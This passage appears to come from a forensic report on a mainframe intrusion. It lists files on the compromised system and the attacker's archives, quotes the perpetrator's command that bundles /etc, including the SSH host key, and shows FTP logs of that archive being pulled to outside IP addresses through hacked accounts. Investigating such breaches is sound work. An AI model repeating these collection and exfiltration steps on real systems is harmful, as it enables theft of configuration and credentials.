hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11provider.xml

-rwxrwxr-x  0 SUPERUSR OMVSGRP     254 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11requester.xml

-rwxrwxr-x  0 SUPERUSR OMVSGRP   10880 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/pipelines/provider.xsd

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/usr/lpp/cicsts/cicsts32/samples/pipelines/requester.xsd

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1859 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/pipelines/wsatprovider.xml

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/usr/lpp/cicsts/cicsts32/samples/pipelines/wsatrequester.xml

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/pipelines/provider.xsd

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 11  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 11  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 11  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  11608 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H166

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/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H173

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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to /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H166

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H173

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/SJTaskStream.java link
to /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H167

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 11  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/client/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  52176 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/client/DispatchOrderV6.ear

-rwxrwxr-x  0 SUPERUSR OMVSGRP 586929 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClient.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClientV6.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppDispatchOrder.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppWrapperClient.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H220 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClient.ear
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/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppWrapperClient.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClientV6.ear

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/usr/lpp/cicsts/cicsts32/samples/webservices/client/DispatchOrderV6.ear

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drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/

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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/dispatchOrderEndpoint.wsbind

-rwxrwxr-x  0 SUPERUSR OMVSGRP   8552 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalog.wsbind

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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalogWrapper.wsbind

-rwxrwxr-x  0 SUPERUSR OMVSGRP   8488 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingle.wsbind

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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingleWrapper.wsbind

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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrder.wsbind

-rwxrwxr-x  0 SUPERUSR OMVSGRP   4176 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrder.wsbind

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H215 link to
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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrderWrapper.wsbind

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/inquireCatalogClient.wsbind

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/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/placeOrderClient.wsbind

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hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireCatalog.wsdl

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-rwxrwxr-x  0 SUPERUSR OMVSGRP   9541 Oct 16  2007
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drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/
```

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hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/DFJ@H197

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trust/dfh$wbx2_transformation1.xsl

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trust/dfh$wbx2_transformation2.xsl

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trust/IBM/

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trust/IBM/DFJ@H232 link to /usr/lpp/cicsts/cicsts32/samples/ws-
trust/dfh$wbx2_transformation1.xsl

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/usr/lpp/cicsts/cicsts32/semcica3/config/basicsoap11requester.xml

-rwxrwxrwx  0 DAF1473  V077         265 May 27  2011
/usr/lpp/cicsts/cicsts32/semcica3/config/serviceProvider.xml

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/usr/lpp/cicsts/cicsts32/semcica3/config/serviceRequester.xml

drwxrwxrwx  0 DAF1473  V077           0 May 27  2011 /usr/lpp/cicsts/cicsts32/semcica3/shelf/

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/usr/lpp/cicsts/cicsts32/semcica3/shelf/SEMCICA3/

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/usr/lpp/cicsts/cicsts32/semcica4/config/serviceProvider.xml

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/usr/lpp/cicsts/cicsts32/semcica4/config/serviceRequester.xml

-rwxrwxrwx  0 231231   V077         265 Apr  1  2008
/usr/lpp/cicsts/cicsts32/semcica4/config/spsoapprovider.xml

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```

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/usr/lpp/cicsts/cicsts32/semcica4/wsbind/provider/

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drwxr-xr-x 0 DAF1473  V077            0 Aug 26  2009 /usr/lpp/cicsts/cicsts32/semcica4/wsdl/

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/usr/lpp/cicsts/cicsts32/semcica4/wsdl/BF.wsdl

-rw-r----- 0 DAF1473  V077         4390 Jun  3  2009
/usr/lpp/cicsts/cicsts32/semcica4/wsdl/NavetServiceR1_prod.wsdl

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/usr/lpp/cicsts/cicsts32/semcica4/wsdl/NavetServiceR1_schema1.xsd

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/usr/lpp/cicsts/cicsts32/semcica4/wsdl/TaxeringsinfoServiceR1_prod.wsdl

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```

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/usr/lpp/cicsts/cicsts32/semcich1/config/serviceRequester.xml

-rwxrwxr-x  0 231231   V077        265 Feb  8  2008
/usr/lpp/cicsts/cicsts32/semcich1/config/spsoapprovider.xml

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/usr/lpp/cicsts/cicsts32/semcich1/shelf/SEMCICH1/

drwxr-xr-x  0 BPXDFLTU V077          0 Mar 15 00:24
/usr/lpp/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/

drwxr-xr-x  0 BPXDFLTU V077          0 Mar 15 00:24
/usr/lpp/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/PIRQ11/

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/usr/lpp/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/PIRQ11/serviceRequester.xml

drwxr-xr-x  0 BPXDFLTU V077          0 Mar 15 00:24
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/usr/lpp/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/SPPIPE01/serviceProvider.xml

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/usr/lpp/cicsts/cicsts32/semcich1/wsbind/provider/

drwxrwxrwx  0 231231   V077          0 May 26  2011
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/

-rw-r--r--  0 DAF1473  V077     155784 Apr 16  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/NAVETSERVICER1.wsbind

-rwxr-xr-x  0 231231   V077      59160 Nov 12  2008
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/REGNRSOKSERVICE.wsbind

-rw-r--r--  0 DAF1473  V077       4072 May 26  2011
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/SPARNAMNSOAP.wsbind

-rw-r--r--  0 DAF1473  V077      14336 Mar 12  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/TAXERINGSINFOSERVICER1.wsbind

-rw-r--r--  0 545345   V077      44432 Dec 10  2008
/usr/lpp/cicsts/cicsts32/semcich1/wsbind/requester/TELE.wsbind

drwxrwxr-x  0 DAF1473  V077          0 May 26  2011 /usr/lpp/cicsts/cicsts32/semcich1/wsdl/

-rw-r-----  0 DAF1473  V077       1953 May 26  2011
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/sparnamnSOAP.wsdl

-rw-r-----  0 DAF1473  V077       2067 Aug 26  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/taxeringsinfoservicer1 prod.asmx

-rwxr-xr-x  0 DAF1473  V077      17922 Oct 28  2008
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/BF.wsdl

-rwxrwxr-x  0 DAF1473  V077       4391 Mar 12  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/NavetServiceR1.wsdl

-rwxrwxrwx  0 DAF1473  V077       4394 Feb 11  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/NavetServiceR1.wsdl.prod
```

```
-rwxrwxrwx  0 DAF1473  V077        23641 Feb 11  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/NavetServiceR1_schema1.xsd

-rwxrwxr-x  0 DAF1473  V077         2065 Jul  3  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/TaxeringsinfoServiceR1.wsdl

-rwxrwxr-x  0 DAF1473  V077         2064 Mar 12  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/TaxeringsinfoServiceR1.wsdl.old

-rwxrwxr-x  0 DAF1473  V077         4407 Feb 24  2009
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/TaxeringsinfoServiceR1_schema1.xsd

-rw-------  0 DAF1473  V077        12991 Aug 28  2008
/usr/lpp/cicsts/cicsts32/semcich1/wsdl/TeleOnlineService.wsdl

drwxr-xr-x  0 SUPERUSR OMVSGRP         0 Feb 29  2008 /usr/lpp/cicsts/cicsts32/JVMProfiles/
```

Appendix L: Content of archive file 2.tar

This appendix display the content of a file archive (a unix TAR archive) that have been created by the perpetrator.

```
rom$ tar tvf 2.tar

drwxr-xr-x 0 0    1      0 Jun  9  2011 WebSphere/

drwxr-xr-x 0 0    1      0 Jun  9  2011 WebSphere/webas/

drwxr-xr-x 0 0    1      0 Mar 10  2010 zWebSphere/

drwxr-xr-x 0 0    3      0 May 25  2011 zWebSphere/V7R0/

drwxr-xr-x 0 0    1      0 Mar 10  2010 zWebSphere_OM/

drwxr-xr-x 0 0    3      0 May 25  2011 zWebSphere_OM/V7R0/

drwxr-xr-x 0 0    1      0 Mar 10  2010 zWebSphere_SPS/

drwxr-xr-x 0 0    3      0 May 25  2011 zWebSphere_SPS/V7R0/
```

Appendix M: Content of archive file apt.tgz on SY19

The following is the content of the file "apt.tgz" a compressed tar archive, as stored in /tmp on SY19. The content is the directory /etc with files and subdirectories. Since /etc is a central configuration and system directory in USS and Unix, the perpetrator got their hands on various important system setup settings, as well as network configurations and security settings. One important example is the SSH service, for which the perpetrator stole the host key.

2012-03-05;17.00.00;2012-03-05-17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;**BSN0058**;I;S;F;H;16.09.18;16.09.19;1392640;S;;;;FTPD1;semainf;**178.18.243.27**;32044;/tmp/apt.tgz

2012-03-05;19.00.00;2012-03-05-19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;**BSN0058**;I;S;F;H;18.27.59;18.28.01;1392640;S;;;;FTPD1;semainf;**178.18.243.27**;46927;/tmp/apt.tgz

2012-03-08;13.00.00;2012-03-08-13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;**SPRBI08**;I;S;F;H;12.45.23;12.45.24;1392640;S;;;;FTPD1;semainf;**46.59.51.181**;59347;/tmp/apt.tgz

2012-03-08;14.00.00;2012-03-08-14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;**ASI0936**;I;S;F;H;13.33.03;13.33.03;1392640;S;;;;FTPD1;semainf;**46.59.51.181**;62847;/SYSTEM/tmp/apt.tgz

---

Figure 99 FTP DOWNLOAD of the file "apt.tgz" from SY19

As can be seen in the file listing, it have been downloaded four (4) times, by three different user accounts – all known to be hacked accounts. The file was downloaded to two different IP addresses.

The file listing is recreated from the session logs obtained from the perpetrators own computer.

```
tar#  cvfz apt.tgz /etc/


a /etc/ 0 blocks

a /etc/.sh_history 3 blocks

a /etc/banner 2 blocks

a /etc/bpa/ 0 blocks

a /etc/cmx/ 0 blocks

a /etc/dce/ 0 blocks

a /etc/dce/bin symbolic link to ../../bin

a /etc/dce/dcecp/ 0 blocks

a /etc/dce/dcecp/attr_eval.tcl symbolic link to ../../../usr/lpp/dce/dcecp/attr_eval.tcl

a /etc/dce/dcecp/attrlist.dcp symbolic link to ../../../usr/lpp/dce/dcecp/attrlist.dcp

a /etc/dce/dcecp/bckp_cds.dcp symbolic link to ../../../usr/lpp/dce/dcecp/bckp_cds.dcp

a /etc/dce/dcecp/bckp_sec.dcp symbolic link to ../../../usr/lpp/dce/dcecp/bckp_sec.dcp

a /etc/dce/dcecp/cell.dcp symbolic link to ../../../usr/lpp/dce/dcecp/cell.dcp
```

```
a /etc/dce/dcecp/dir_ops.dcecp symbolic link to ../../../usr/lpp/dce/dcecp/dir_ops.dcecp

a /etc/dce/dcecp/dts.dcp symbolic link to ../../../usr/lpp/dce/dcecp/dts.dcp

a /etc/dce/dcecp/help.dcp symbolic link to ../../../usr/lpp/dce/dcecp/help.dcp

a /etc/dce/dcecp/host.dcp symbolic link to ../../../usr/lpp/dce/dcecp/host.dcp

a /etc/dce/dcecp/init.dcecp symbolic link to ../../../usr/lpp/dce/dcecp/init.dcecp

a /etc/dce/dcecp/mvsexpt.dcp symbolic link to ../../../usr/lpp/dce/dcecp/mvsexpt.dcp

a /etc/dce/dcecp/mvsimpt.dcp symbolic link to ../../../usr/lpp/dce/dcecp/mvsimpt.dcp

a /etc/dce/dcecp/parseargs.dcp symbolic link to ../../../usr/lpp/dce/dcecp/parseargs.dcp

a /etc/dce/dcecp/registry.dcp symbolic link to ../../../usr/lpp/dce/dcecp/registry.dcp

a /etc/dce/dcecp/tclIndex symbolic link to ../../../usr/lpp/dce/dcecp/tclIndex

a /etc/dce/dcecp/user.dcp symbolic link to ../../../usr/lpp/dce/dcecp/user.dcp

a /etc/dce/dcecp/verb-object.dcp symbolic link to ../../../usr/lpp/dce/dcecp/verb-object.dcp

a /etc/dce/etc/ 0 blocks

a /etc/dce/etc/audit/ 0 blocks

a /etc/dce/etc/audit/ec symbolic link to ../../../../usr/lpp/dce/etc/audit/ec

a /etc/dce/etc/cds_attributes symbolic link to ../../../usr/lpp/dce/etc/cds_attributes

a /etc/dce/etc/cds_globalnames symbolic link to ../../../usr/lpp/dce/etc/cds_globalnames

a /etc/dce/etc/cdscp.bpt symbolic link to ../../../usr/lpp/dce/etc/cdscp.bpt

a /etc/dce/etc/dtscp.bpt symbolic link to ../../../usr/lpp/dce/etc/dtscp.bpt
```

Report

```
a /etc/dce/etc/security/ 0 blocks

a /etc/dce/etc/xoischema symbolic link to ../../../usr/lpp/dce/etc/xoischema

a /etc/dce/etc/zoneinfo/ 0 blocks

a /etc/dce/etc/zoneinfo/localtime symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT0

a /etc/dce/etc/zoneinfo/posixrules symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/posixrules

a /etc/dce/etc/zoneinfo/Australia symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Australia

a /etc/dce/etc/zoneinfo/Brazil symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Brazil

a /etc/dce/etc/zoneinfo/Canada symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Canada

a /etc/dce/etc/zoneinfo/Chile symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Chile

a /etc/dce/etc/zoneinfo/Cuba symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Cuba

a /etc/dce/etc/zoneinfo/CET symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/CET

a /etc/dce/etc/zoneinfo/Egypt symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Egypt

a /etc/dce/etc/zoneinfo/EET symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/EET

a /etc/dce/etc/zoneinfo/Factory symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Factory

a /etc/dce/etc/zoneinfo/Greenwich symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Greenwich

a /etc/dce/etc/zoneinfo/GB-Eire symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GB-Eire

a /etc/dce/etc/zoneinfo/GMT symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT

a /etc/dce/etc/zoneinfo/GMT+0 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+0

a /etc/dce/etc/zoneinfo/GMT+1 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+1
```

Report

```
a /etc/dce/etc/zoneinfo/GMT+10 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+10

a /etc/dce/etc/zoneinfo/GMT+11 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+11

a /etc/dce/etc/zoneinfo/GMT+12 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+12

a /etc/dce/etc/zoneinfo/GMT+13 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+13

a /etc/dce/etc/zoneinfo/GMT+2 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+2

a /etc/dce/etc/zoneinfo/GMT+3 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+3

a /etc/dce/etc/zoneinfo/GMT+4 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+4

a /etc/dce/etc/zoneinfo/GMT+5 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+5

a /etc/dce/etc/zoneinfo/GMT+6 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+6

a /etc/dce/etc/zoneinfo/GMT+7 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+7

a /etc/dce/etc/zoneinfo/GMT+8 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+8

a /etc/dce/etc/zoneinfo/GMT+9 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT+9

a /etc/dce/etc/zoneinfo/GMT-0 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-0

a /etc/dce/etc/zoneinfo/GMT-1 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-1

a /etc/dce/etc/zoneinfo/GMT-10 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-10

a /etc/dce/etc/zoneinfo/GMT-11 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-11

a /etc/dce/etc/zoneinfo/GMT-12 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-12

a /etc/dce/etc/zoneinfo/GMT-2 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-2

a /etc/dce/etc/zoneinfo/GMT-3 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-3
```

Report

```
a /etc/dce/etc/zoneinfo/GMT-4 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-4

a /etc/dce/etc/zoneinfo/GMT-5 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-5

a /etc/dce/etc/zoneinfo/GMT-6 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-6

a /etc/dce/etc/zoneinfo/GMT-7 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-7

a /etc/dce/etc/zoneinfo/GMT-8 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-8

a /etc/dce/etc/zoneinfo/GMT-9 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT-9

a /etc/dce/etc/zoneinfo/GMT0 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT0

a /etc/dce/etc/zoneinfo/GMT1 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT1

a /etc/dce/etc/zoneinfo/GMT10 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT10

a /etc/dce/etc/zoneinfo/GMT11 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT11

a /etc/dce/etc/zoneinfo/GMT12 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT12

a /etc/dce/etc/zoneinfo/GMT13 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT13

a /etc/dce/etc/zoneinfo/GMT2 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT2

a /etc/dce/etc/zoneinfo/GMT3 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT3

a /etc/dce/etc/zoneinfo/GMT4 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT4

a /etc/dce/etc/zoneinfo/GMT5 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT5

a /etc/dce/etc/zoneinfo/GMT6 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT6

a /etc/dce/etc/zoneinfo/GMT7 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT7

a /etc/dce/etc/zoneinfo/GMT8 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT8
```

```
a /etc/dce/etc/zoneinfo/GMT9 symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/GMT9

a /etc/dce/etc/zoneinfo/Hongkong symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Hongkong

a /etc/dce/etc/zoneinfo/Iceland symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Iceland

a /etc/dce/etc/zoneinfo/Iran symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Iran

a /etc/dce/etc/zoneinfo/Israel symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Israel

a /etc/dce/etc/zoneinfo/Jamaica symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Jamaica

a /etc/dce/etc/zoneinfo/Japan symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Japan

a /etc/dce/etc/zoneinfo/Libya symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Libya

a /etc/dce/etc/zoneinfo/Mexico symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Mexico

a /etc/dce/etc/zoneinfo/MET symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/MET

a /etc/dce/etc/zoneinfo/Navajo symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Navajo

a /etc/dce/etc/zoneinfo/NZ symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/NZ

a /etc/dce/etc/zoneinfo/Poland symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Poland

a /etc/dce/etc/zoneinfo/PRC symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/PRC

a /etc/dce/etc/zoneinfo/ROC symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/ROC

a /etc/dce/etc/zoneinfo/ROK symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/ROK

a /etc/dce/etc/zoneinfo/Singapore symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Singapore

a /etc/dce/etc/zoneinfo/SystemV symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/SystemV

a /etc/dce/etc/zoneinfo/Turkey symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Turkey
```

```
a /etc/dce/etc/zoneinfo/Universal symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Universal

a /etc/dce/etc/zoneinfo/UCT symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/UCT

a /etc/dce/etc/zoneinfo/US symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/US

a /etc/dce/etc/zoneinfo/UTC symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/UTC

a /etc/dce/etc/zoneinfo/W-SU symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/W-SU

a /etc/dce/etc/zoneinfo/WET symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/WET

a /etc/dce/etc/zoneinfo/Zulu symbolic link to ../../../../usr/lpp/dce/etc/zoneinfo/Zulu

a /etc/dce/etc/CacheInfo symbolic link to ../../../etc/dfs/etc/CacheInfo

a /etc/dce/etc/EXPTVAR symbolic link to ../../../usr/lpp/dce/etc/EXPTVAR

a /etc/dce/etc/IMPTVAR symbolic link to ../../../usr/lpp/dce/etc/IMPTVAR

a /etc/dce/home/ 0 blocks

a /etc/dce/home/auditd/ 0 blocks

a /etc/dce/home/auditd/envar symbolic link to ../../../../usr/lpp/dce/home/auditd/envar

a /etc/dce/home/cdsadv/ 0 blocks

a /etc/dce/home/cdsadv/envar symbolic link to ../../../../usr/lpp/dce/home/cdsadv/envar

a /etc/dce/home/cdsclerk/ 0 blocks

a /etc/dce/home/cdsclerk/envar symbolic link to ../../../../usr/lpp/dce/home/cdsclerk/envar

a /etc/dce/home/cdsd/ 0 blocks

a /etc/dce/home/cdsd/envar symbolic link to ../../../../usr/lpp/dce/home/cdsd/envar
```

Report

```
a /etc/dce/home/dced/ 0 blocks

a /etc/dce/home/dced/envar symbolic link to ../../../../usr/lpp/dce/home/dced/envar

a /etc/dce/home/dcekern/ 0 blocks

a /etc/dce/home/dcekern/envar symbolic link to ../../../../usr/lpp/dce/home/dcekern/envar

a /etc/dce/home/dts_null_provider/ 0 blocks

a /etc/dce/home/dts_null_provider/envar symbolic link to
../../../../usr/lpp/dce/home/dts_null_provider/envar

a /etc/dce/home/dtsd/ 0 blocks

a /etc/dce/home/dtsd/envar symbolic link to ../../../../usr/lpp/dce/home/dtsd/envar

a /etc/dce/home/gdad/ 0 blocks

a /etc/dce/home/gdad/envar symbolic link to ../../../../usr/lpp/dce/home/gdad/envar

a /etc/dce/home/pwdmgmt/ 0 blocks

a /etc/dce/home/pwdmgmt/envar symbolic link to ../../../../usr/lpp/dce/home/pwdmgmt/envar

a /etc/dce/home/secd/ 0 blocks

a /etc/dce/home/secd/envar symbolic link to ../../../../usr/lpp/dce/home/secd/envar

a /etc/dce/security/ 0 blocks

a /etc/dce/svc/ 0 blocks

a /etc/dce/tcl/ 0 blocks

a /etc/dce/tcl/init.tcl symbolic link to ../../../usr/lpp/dce/tcl/init.tcl
```

Report

```
a /etc/dce/tcl/parray.tcl symbolic link to ../../../usr/lpp/dce/tcl/parray.tcl

a /etc/dce/tcl/tclIndex symbolic link to ../../../usr/lpp/dce/tcl/tclIndex

a /etc/dce/var/ 0 blocks

a /etc/dce/var/adm/ 0 blocks

a /etc/dce/var/adm/directory/ 0 blocks

a /etc/dce/var/adm/directory/cds/ 0 blocks

a /etc/dce/var/adm/directory/cds/cdsclerk/ 0 blocks

a /etc/dce/var/adm/rpc/ 0 blocks

a /etc/dce/var/adm/time/ 0 blocks

a /etc/dce/var/audit/ 0 blocks

a /etc/dce/var/audit/adm/ 0 blocks

a /etc/dce/var/audit/client/ 0 blocks

a /etc/dce/var/dced/ 0 blocks

a /etc/dce/var/dced/servers/ 0 blocks

